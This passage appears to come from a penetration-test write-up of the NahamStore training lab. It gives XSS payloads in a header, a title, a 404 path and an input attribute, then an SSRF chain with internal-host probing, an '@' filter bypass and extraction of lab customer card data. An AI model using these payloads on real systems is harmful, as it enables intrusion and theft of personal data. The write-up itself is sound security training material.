
Ne

Request

Pretty Raw Hex

```
1 POST /basket HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: <script>alert("XSS")</script>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 37
9 Origin: http://nahamstore.thm
10 Connection: keep-alive
11 Referer: http://nahamstore.thm/basket
12 Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; token=44e2eae0e799c02d43fd186e248bba20
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
```

② ⚙️ ⏪ ⏩ Search



This behavior indicates that the application reflects HTTP header values (in this case User-Agent) into server-generated HTML without proper context-aware encoding. Depending on where and how the header is rendered, this may be a reflected XSS (if the


header is echoed only in the immediate response) or could become a persistent/stored XSS if the header value is logged or persisted and later displayed to users or administrators.

Proof-of-concept payload used:

```
User-Agent: <script>alert ("XSS")</script>
```

-Fifth XSS vulnerability in our target (nahamstore.thm):

After adding an item to the basket and navigating to the product page, the application renders the name parameter into the page title: <title>[name]</title>




The screenshot shows a Firefox browser window with the title bar "Applications Places System" and the date "Fri 24 Oct, 16:45". The address bar shows "nahamstore.thm/product?id=1&name=islamfekry". The page content displays "NahamStore" in the title bar and "NahamStore" in the main content area.

Request	Response
<pre>Pretty Raw Hex 1 GET /product?id=1&name=islamfekry HTTP/1.1 2 Host: nahamstore.thm 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; token=44e2ae0e799c02d43fd186e248bba20 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12</pre>	<pre>Pretty Raw Hex Render 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Set-Cookie: session=95e7ec6adb4db4bd26b13b6b957799f8; expires=Fri, 24-Oct-2025 16:45:49 GMT; Max-Age=3600; path=/ 7 Content-Length: 4304 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 <head> 12 <meta charset="utf-8"> 13 <meta http-equiv="X-UA-Compatible" content="IE=edge"> 14 <meta name="viewport" content="width=device-width, initial-scale=1"> 15 <title> 16 NahamStore - islamfekry </title> <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIFkklGkJ0vXK+DXJLQZ/JLzq7HcZqTSFL1deC2oP53JW9o5wJnEOLJ1" crossorigin="anonymous"></pre>

The server fails to perform proper, context-aware encoding for data placed inside the HTML <title> element. By closing the <title> element in the supplied parameter and appending a script tag, I was able to inject and execute JavaScript in the page context. Example PoC payloads used during testing:

- Simple break-out payload: </title><script>alert(1)</script><title>




When the crafted URL containing one of the above name values was visited, the browser executed the injected script, confirming reflected XSS via the name parameter in the title context. The attached screenshots show the vulnerable request URL, the relevant source (title injection), and the alert confirming execution.

-Sixth XSS vulnerability in our target (nahamstore.thm) :

The site's 404/error page reflects the requested URL path into the HTML page in multiple places: a bolded header (inside an `<h1>` element) and an explanatory paragraph (inside a `<p>` element)

Both elements contain unescaped user-supplied data derived from the path. By crafting a




```
24     <div id="navbar" class="collapse navbar-collapse pull-right">
25         <ul class="nav navbar-nav">
26             <li><a href="/">Home</a></li>
27             <li><a href="/returns">Returns</a></li>
28                 <li><a href="/login">Login</a></li>
29                 <li><a href="/register">Register</a></li>
30                 <li><a href="/basket"><span class="glyphicon glyphicon-shopping-cart"></span> 0 Items</a></li>
31             </ul>
32         </div><!-- .nav-collapse -->
33     </div>
34 </nav>
35 </div>
36     <div class="container" style="margin-top:120px">
37         <h1 class="text-center">Page Not Found</h1>
38         <p class="text-center">Sorry, we couldn't find /islam anywhere</p>
39     </div>
40
41 <script src="/js/jquery.min.js"></script>
42 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5I0ib027qvjSMfHj0MaLkfWVxZxUPnCJA7l2mCWNIPG9JzqJLW&lt;script>alert('XSS')</script>
43 </body>
44 </html>
```


islam| Match Case Match Diacritics Whole Words 1 of 1 match

request that includes HTML/script content (and by closing the surrounding tags where needed), I was able to inject a script that executed when the page was rendered.

So we can bypass the <P> element and <div> element then inject the payload
<script>alert("XSS")</script>



or we can inject in direct like this :



-Seventh XSS vulnerability in our target (nahamstore.thm):

in /product there are inputs elements there is a hidden and the **discount**

```

    <form method="post">
        <input type="hidden" name="add_to_basket" value="1">
        <div style="margin-bottom:10px">
            <input class="form-control" placeholder="Discount Code" name="discount" value="test">
        </div>
        <input class="btn btn-success" type="submit" value="Add To basket">
        <br>
        <input class="btn btn-info checkstock" type="button" data-product-id="1" value="Check Stock"> [event]
    </form>

```

html > body > div.container > div.row > div.col-md-8.col-md-offset-2 > div.row > div.col-md-5 > form > div > input.form-control

when I put a value to the discount like test it reflected in the box

The screenshot shows a web browser displaying a product page for a hoodie. The URL in the address bar is `nahamstore.thm/product?id=1&added=1&discount=test`. On the page, there is a form with a single input field for a discount code, which currently contains the value "test". Below the input field are two buttons: "Add To basket" and "Check Stock". The developer tools are open, showing the HTML code for the form. The code includes a hidden input for adding to the basket, a text input for the discount code with the value "test", and two buttons for adding to the basket or checking stock.

so we want to bypass the input there is a good method here by use a focus event then put the focus on the script that I want to execute so we get our alert message :

The screenshot shows a Mozilla Firefox browser window with the title "NahamStore - Show Product — Mozilla Firefox". The address bar shows the URL `http://nahamstore.thm/product?id=1&added=1&discount=""onfocus="alert(1)"`. A modal dialog box is displayed in the center of the screen, containing the number "1". The background of the browser shows the product page for the hoodie, with the discount input field now empty. The developer tools are visible at the bottom of the browser window.

E. SSRF (1 instance)

- **Severity:** High
- **Affected asset:** Endpoint that fetches external resources based on user-supplied URLs.
- **Summary:** Unvalidated URL fetching could reach internal resources (including metadata endpoints).
- **Recommended remediation:** Enforce hostname/URL allowlist, block private IP ranges at application/network layer, and introduce network egress filtering.

We found a (SSRF) in the store's inventory check system. This problem lets an attacker trick the server into making requests to places it shouldn't, like inside the company's private network.

The affected part is the endpoint **POST /stockcheck**. The severity is **High** because it can give access to secret company information.

The screenshot shows the Burp Suite interface with the following details:

- Project:** AttackBox IP:10.10.160.203
- HTTP history:** Shows a list of 26 requests. The last request is highlighted:
 - Host:** http://nahamstore.thm
 - Method:** POST
 - URL:** /stockcheck
 - Status code:** 200
 - Length:** 328
 - MIME type:** JSON
 - Title:** NahamStore - Show Pr...
 - Notes:** session=0a6593c...
 - TLS:** 10.10.82.92
 - IP:** session=0a6593c...
 - Cookies:** session=0a6593c...
 - Time:** 14:41:39 26 Oct 2025
 - Listener port:** 8080
 - Start response:** 7
- Request:** Shows the raw POST request:

```
POST /stockcheck HTTP/1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 40
Origin: http://nahamstore.thm
Connection: keep-alive
```
- Response:** Shows the raw response:

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 26 Oct 2025 14:41:38 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: session=0a6593c34472f69d29b55e518d4abb0; expires=Sun, 26-Oct-2025 15:41:38 GMT;
Max-Age=3600; path=/
Content-Length: 42
```

I looked for places where the website asks for information from a web address (URL). I found the **POST /stockcheck** page.

- 1. Checking the Request:** When I looked at the request, I saw that the product_id parameter contained a link to an external server (e.g., stock.nahamstore.thm/external-api/...).
- 2. The Idea:** I guessed that the server uses this link to fetch data. If I change the link to an internal address, the server might make the request for me.

Proof of Concept (PoC) & Exploitation

- 1. Testing the Vulnerability:** I changed the address in the parameter to a private address: http://127.0.0.1:80. The server responded in a different way, showing that it had tried to access the internal address. This confirmed the **SSRF problem**.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
Pretty Raw Hex
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: http://nahamstore.thm
Connection: keep-alive
Referer: http://nahamstore.thm/product?id=2
Cookie: session=0a6593c34472f69d29b55e518d4abb0d; token=a7fb95b205ebb46f9aa82db9df852b75
Priority: u=0
product_id=2&server=http://127.0.0.1:80
```
- Response:**

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Server: Apache/2.4.41 (Ubuntu)
3 Date: Sun, 26 Oct 2025 14:43:50 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Set-Cookie: session=0a6593c34472f69d29b55e518d4abb0d; expires=Sun, 26-Oct-2025 15:43:50 GMT; Max-Age=3600; path=/
7 Content-Length: 18
8
9 [
10   "Server invalid"
11 ]
```
- Inspector:** Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows 305 bytes | 3 millis and Memory: 144.0MB.

The screenshot shows the "Intruder attack results" table from the OWASP ZAP interface. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The table contains 10 rows, each representing a failed request with a status code of 400. The payloads include various URLs such as http://localhost:80, http://localhost:22, https://localhost:443, http://127.0.0.1:80, https://127.0.0.1:443, http://0.0.0.80, http://0.0.0.22, https://0.0.0.443, and http://127.127.127.127.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		400	3		305		
1	http://localhost:80	400	3		305		
2	http://localhost:22	400	4		305		
3	https://localhost:443	400	3		305		
4	http://127.0.0.1:80	400	2		305		
5	https://127.0.0.1:443	400	3		305		
6	http://0.0.0.80	400	3		305		
7	http://0.0.0.22	400	3		305		
8	https://0.0.0.443	400	4		305		
9		400	2		305		
10	http://127.127.127.127	400					

2. filtering Bypass Attempt (Testing Hostname Confusion): I attempted to bypass any basic security checks that only look at the start of the URL. I used the @ symbol, which can trick some systems into thinking the URL points to a safe external site, even though the request goes to an internal IP.

The application handled this request differently, suggesting it was trying to connect to the internal IP address, but still showed an error message (like "404 Not Found" or "Server Invalid"). This confirmed that the server was successfully trying to process the attacker's input as a network address, proving the **SSRF problem**

Request

Pretty Raw Hex

```
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 50
10 Origin: http://nahamstore.thm
11 Connection: keep-alive
12 Referer: http://nahamstore.thm/product?id=2
13 Cookie: session=0a6593c34472f1692b655e518d4abb0d; token=fb95205eb46f9aa2db9df52b75
14 Priority: u=0
15
16 product_id=2&server=stock.nahamstore.thm@127.0.0.1
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 26 Oct 2025 14:48:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=0a6593c34472f1692b655e518d4abb0d; expires=Sun, 26-Oct-2025 15:48:43 GMT; Max-Age=3600; path=/; domain=.nahamstore.thm; secure; HttpOnly
7 Content-Length: 2198
8
9 <!DOCTYPE html>
10 <html lang="en">
11   <head>
12     <meta charset="utf-8">
13     <meta http-equiv="X-UA-Compatible" content="IE=edge">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <title>
16       NahamStore - 404 Page Not Found
17     </title>
18     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYii2MZF8OGejJY+9J7XzZoAxEDpH+Ql+qo70RcCa3D/SuOo7XvCv4J6C" crossorigin="anonymous">
19   </head>
20   <body>
21     <div>
22       <nav class="navbar navbar-default navbar-fixed-top" style="background-color: #333; color: white; padding: 10px; margin-bottom: 0;">
```

Inspector

Selection 31 (0x1f)

Selected text NahamStore - 404 Page Not Found

Request attributes 2

Request query parameters 0

Request body parameters 2

Request cookies 2

Request headers 13

Response headers 6

Notes

Finding Secret Addresses: I then searched for hidden service names inside the network and found a secret API address: **internal-api.nahamstore.thm**

Sun 26 Oct, 14:59

Attack Save

4. Intruder attack of http://nahamstore.thm

Attack Save

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
9	dashboard-api.nahamstore.thm	200	1001/		285		
10	dev-api.nahamstore.thm	200	10030		285		
11	docs-api.nahamstore.thm	200	10018		285		
12	download-api.nahamstore.thm	200	10030		285		
13	internal-api.nahamstore.thm	200	5		300		
14	int-api.nahamstore.thm	200	10030		285		
15	mail-api.nahamstore.thm	200	10017		285		
16	mailer-api.nahamstore.thm	200	10018		285		
17	monitoring-api.nahamstore.thm	200	10030		285		
18	mngr-api.nahamstore.thm	200	10016		285		
19	oauth-api.nahamstore.thm	200	10012		285		

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Sun, 26 Oct 2025 14:58:40 GMT
4 Content-Type: application/json; charset=UTF-8
5 Connection: keep-alive
6 Set-Cookie: session=0a6593c34472f69d29b55e518d4abb0d; expires=Sun, 26-Oct-2025 15:58:40 GMT; Max-Age=3600; path=/
7 Content-Length: 65
8
9 {"server": "internal-api.nahamstore.com", "endpoints": ["\orders"]}
```

Attack Save

0 highlights

Getting Secret Data: I used the SSRF flaw to force the server to ask the secret API for customer orders (the /orders part).

The Result: The server gave me a response that included **sensitive customer data**, like parts of their payment card numbers.

The screenshot shows a Burp Suite interface with the following details:

Request:

```
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 113
10 Content-Type: application/json
11 Connection: keep-alive
12 Referer: http://nahamstore.thm/product?id=2
13 Cookie: session=0a6593c34472f69d29b55e518d4abb0d; token=a7fb95b205ebb46f9aa82db9df852b75
14 Priority: u=0
15
16 product_id=2&reserve
17 stock_nahamstore.thm@internal-api%2enahanstore%2ethm/orders/4dbc51716426d49f52
18 &10d4437a5f5#
```

Response:

```
1 | HTTP/1.1 200 OK
2 | Server: nginx/1.4.0 (Ubuntu)
3 | Date: Sun, 26 Oct 2025 15:01:36 GMT
4 | Content-Type: text/html; charset=UTF-8
5 | Connection: keep-alive
6 | Set-Cookie: session=0a6593c34472f69d29b55e518d4abb0d; expires=Sun, 26-Oct-2025
16:01:36 GMT; Max-Age=3600; path=/;
7 | Content-Length: 388
8 |
9 | {"id": "4dbc51716426d49f524e10d4437a5f5#", "customer": {"id": 1, "name": "Rita
10 | Miles", "email": "rita.miles@gmail.com", "tel": "+816-719-7115", "address": {"line
11 | 1": "3914 Charles Street", "city": "Farmington
12 | Hills", "state": "Michigan", "zipcode": "48335"}, "items": [{"name": "Sticker
13 | Pack", "cost": "15.00"}, {"payment": {"type": "MasterCard", "number": "53761182253600
14 | 51", "expires": "05/2024", "CVV2": "610"}}}
```

Inspector: Shows Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, Response headers.

Impact

The **SSRF** vulnerability is a **High** severity risk. It allowed me to:

- **Go past security walls** and reach services inside the company's network.

Steal private customer information (like masked card details) from a secret **Internal API**, causing a data breach

F. Local File Inclusion (LFI)

- **Severity:** High
- **Affected asset:** File path parameter(s).
- **Summary:** The application allows file inclusion based on user-supplied input, increasing risk of sensitive file disclosure or RCE when combined with other factors.


- **Recommended remediation:** Map logical identifiers to files rather than accepting raw paths, normalize and sanitize inputs, remove directory traversal, and restrict file system permissions of the web process.

Affected Endpoint

